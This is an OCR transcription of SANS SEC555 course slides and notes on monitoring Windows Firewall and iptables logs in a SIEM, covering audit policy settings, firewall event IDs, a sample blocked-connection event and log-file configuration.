
Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Advanced Endpoint Analytics

SANS

This page intentionally left blank.



Regular Events

Everyday events can be overlooked

- High log volume is intimidating
- A lot of content is of low value
- Advanced filtering and/or collection required


Examples:

- Host-based firewalls
- Login/Logoff events

Regular Events

In your journey of SIEM empowerment, you are guaranteed to come across logs that seem like everyday events with high volume. The high volume tends to make these events good candidates for filtering. However, give the logs some thought and think outside the box, as it may be possible to use them properly.

One such example is host-based firewall logs. These logs are high-volume in nature, especially in Windows environments. However, firewalls are not solely preventive devices. In fact, they double as a pretty amazing detection device.



Lab Me, Inc. Firewall Project

Desiree, the CIO, received a pop-up stating a program has been blocked by her host-based firewall

- The program blocked was malicious in nature
- Now she wants to see if host-based firewalls are effective

This project is now yours to complete

Windows Security Alert

Windows Firewall has blocked some features of this program


SANS

SEC555 | SIEM with Tactical Analytics 128

Lab Me, Inc. Firewall Project

To drive this module home, another real-life scenario is provided. While not always convenient, there usually is a time where a senior executive sees something or has something happen that causes them to be interested in something specific. In this example, Desiree, the CIO, receives a pop-up that blocked a malicious program. Since it successfully blocked something, she now is interested in how well the firewall is working across the board.

As a security professional, we should have the ability to answer this type of question. Yet, most organizations this author has worked with or consulted for would not be able to answer a question like, "How often does your host-based firewall block things?" Or how about, "And of those blocks, how many of them are false positives?" This module is to show how this can be done, even though host-based firewall logs are often noisy.



High-Volume Problem

Consider firewall logs of a **single machine**

- Allow + Deny can easily exceed 25,000 events an hour
- Is around **5 to 8 EPS per system** (adds up quickly)

Default system often blocks 100+ connections in an hour

- Monitoring allowed connections seems out of the question
- Monitored blocked connection still seems problematic


This type of problem is normal and can be solved...

SEC555 | SIEM with Tactical Analytics 126

High-Volume Problem

Monitoring host-based firewalls is a high-volume problem. A single machine can easily generate over 25,000 events an hour. Granted, this is only around 5–8 EPS, but add that up for each device, and this is an insane volume to control. To make the problem worse, a standard system is likely generating over 100 blocked connection logs an hour.

If a firewall blocks something, should it not be investigated? Yet is a person capable of investigating 100 blocks per machine per hour? The answer is no; yet with some adjustments, the answer can be yes.



Host-Based Firewall Logging

Windows

Default: **Windows Firewall**

Available since XP/2003

- Major upgrade starting with Vista/2008

Logging Options

- Security channel
- Log file

Cost: Free

Linux

Default: **iptables**

Been around forever (born 1998)

- Features and performance expanded over time

Logging Options

- Log file (location varies by OS)

Cost: Free

SANS

SEC555 | SIEM with Tactical Analytics 127

Host-Based Firewall Logging

Two of the most common firewalls are the Windows Firewall and Linux iptables. This is primarily because they are built into their respective operating systems. Note that while this module hones in on these two native host-based firewalls, the concepts apply to pretty much any third-party host-based firewall as well.

Windows Firewall with Advanced Security

Windows Firewall with Advanced Security (WFAS) was introduced with Vista

Free but with a nice feature set:

- Stateful firewall capabilities
- And inbound and outbound control
- IPsec authentication and encryption integration

No central reporting is available and...

- Logging is disabled by default

SANS SEC555 | SIEM with Tactical Analytics 128

Windows Firewall with Advanced Security


While the Windows Firewall is free, it is actually powerful. It has standard functionality such as inbound/outbound rules and is a stateful firewall. Some of its more powerful capabilities surround the use of IPsec for authentication and encryption. IPsec can be used to dynamically alter firewall connections based on things such as Active Directory security groups.

However, logging is disabled by default. This is easy to remedy.

Windows Firewall Audit Policies

Firewall logging is spread across multiple policies

- Audit policies enable logging to Security channel



- Advanced Audit Policy Configuration
  - Audit Policies
    - Account Logon
    - Account Management
    - Detailed Tracking
    - DS Access
    - Logon/Logoff
    - Object Access
    - Policy Change

Subcategory	Audit Events
Audit Application Generated	Not Configured
Audit Certification Services	Success and Failure
Audit Detailed File Share	Success and Failure
Audit File Share	Success and Failure
Audit File System	Success and Failure
Audit Filtering Platform Connection	Success and Failure
Audit Filtering Platform Packet Drop	Not Configured

- Advanced Audit Policy Configuration
  - Audit Policies
    - Account Logon
    - Account Management
    - Detailed Tracking
    - DS Access
    - Logon/Logoff
    - Object Access
    - Policy Change

Subcategory	Audit Events
Audit Audit Policy Change	Not Configured
Audit Authentication Policy Change	Success and Failure
Audit Authorization Policy Change	Success and Failure
Audit Filtering Platform Policy Change	Success and Failure
Audit MPSSVC Rule-Level Policy Change	Success and Failure
Audit Other Policy Change Events	Not Configured


SANS

Windows Firewall Audit Policies

The first method to enable logging for Windows Firewall is to enable settings in the Object Access and Policy Change audit policies. Under Object Access, you will find the capability to log successful or failed connections or packets. Under Policy Change, you can enable the logging of changes made to the Windows Firewall, including the ability to log when it is turned off.

The Audit Filtering Platform Connection logs based on connections or connection attempts. Therefore, a failed connection with multiple retries is likely to be logged once. The Audit Filtering Platform Packet Drop logs at the packet level. This means the Packet Drop policy is much more likely to have repetitive entries. To minimize data gathered while not really losing value, it is recommended to use the Audit Filtering Platform Connection over Audit Filtering Platform Packet Drop.

The other policy entries about policy change are used to record events related to modifications to the Windows Firewall. This includes things such as the creation or modification of firewall rules, deletion of firewall rules, or even changing the state of the firewall (such as turning it off).



Audit Policy Events

Audit policy enables logging of more than just allow/block

Event ID	Title
5,154	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections.
5,156	The Windows Filtering Platform has permitted a connection.
5,157	The Windows Filtering Platform has blocked a connection.
5,158	The Windows Filtering Platform has permitted a bind to a local port.

Event ID	Title
4,946	A change was made to the Windows Firewall exception list. A rule was added.
4,947	A change was made to the Windows Firewall exception list. A rule was modified.
4,948	A change was made to the Windows Firewall exception list. A rule was deleted.
4,950	A Windows Firewall setting was changed.
4,957	Windows Firewall did not apply the following rule:

Network binds


Modifications

SANS

SEC555 | SIEM with Tactical Analytics 130

Audit Policy Events

This slide demonstrates some of the events generated if an audit policy is used to enable Windows Firewall logs. The top four events are generated if success and failure are enabled for "Audit Filtering Platform Connection." The bottom five events are examples of events generated by enabling the "Audit Filtering Platform Policy Change" and "Audit MPSSVC Rule-Level Policy Change" settings.



Blocked Connection Example

Event 5157, Microsoft Windows security auditing.

General | Details

```
The Windows Filtering Platform has blocked a connection.

Application Information:
        Process ID:             2424
        Application Name:       \device\harddiskvolume1\program files (x86)\ntp\bin\ntpd.exe

Network Information:
        Direction:              Inbound
        Source Address:         10.0.0.10
        Source Port:            123
        Destination Address:    10.0.0.50
        Destination Port:       33925
        Protocol:               17

Filter Information:
        Filter Run-Time ID:     74295
        Layer Name:             Receive/Accept
        Layer Run-Time ID:      44
```

SANS

SEC555 | SIEM with Tactical Analytics 131

Blocked Connection Example


This slide shows a more detailed view of a blocked connection. Notice it includes the application involved with the connection. It also includes things such as source and destination IP addresses and ports. The beauty of host-based firewalls over network firewalls is that they are positioned well to associate a process with network traffic.

Windows Firewall Log File(s)

A log file per network profile can be specified

- Or can share a single file

Provides more detail than event channel log


Windows Firewall with Advanced Security - LDAP://CN={[illegible]

Domain Profile | Private Profile | Public Profile | IPsec Settings

Specify behavior for when a computer is connected to its corporate domain.

State

Firewall state: Not configured

Inbound connections: Not configured

Outbound connections: Not configured

Settings

Specify settings that control Windows Firewall behavior. Customize...

Logging

Specify logging settings for troubleshooting. Customize...

Customize Logging Settings for the Domain Profile

Name: 1%\system32\logfiles\firewall\pfirewall.log Browse...

☐ Not configured

Size limit (KB): 4,096

☐ Not configured

Log dropped packets: Not configured

Log successful connections: Not configured

Note: If you are configuring the log file name on Group Policy object, ensure that the Windows Firewall service account has write permissions to the folder containing the log file.

Default path for the log file is %systemroot%\system32\logfiles\firewall\pfirewall.log.

Windows Firewall Log File(s)

The second method of logging for Windows Firewall is to enable logging to a text-based log file. This file can be set to log-dropped packets and/or successful connections. It also allows specifying a size limit in which it will keep rotating the log contents according to the max allowed size. It is typically recommended to increase this size as 4 MB is fairly small for a log file.


Enabling the log file component of Windows Firewall can be done manually—per host—or it can be done with group policy. The setting for this can be found at the below location:

Computer Configuration\Policies\Windows Settings\Security Settings\Windows Firewall with Advanced Security.

pfirewall.log Example

Extra data:

- TCP Flags
- Size
- Ack #
- Syn #
- Etc.



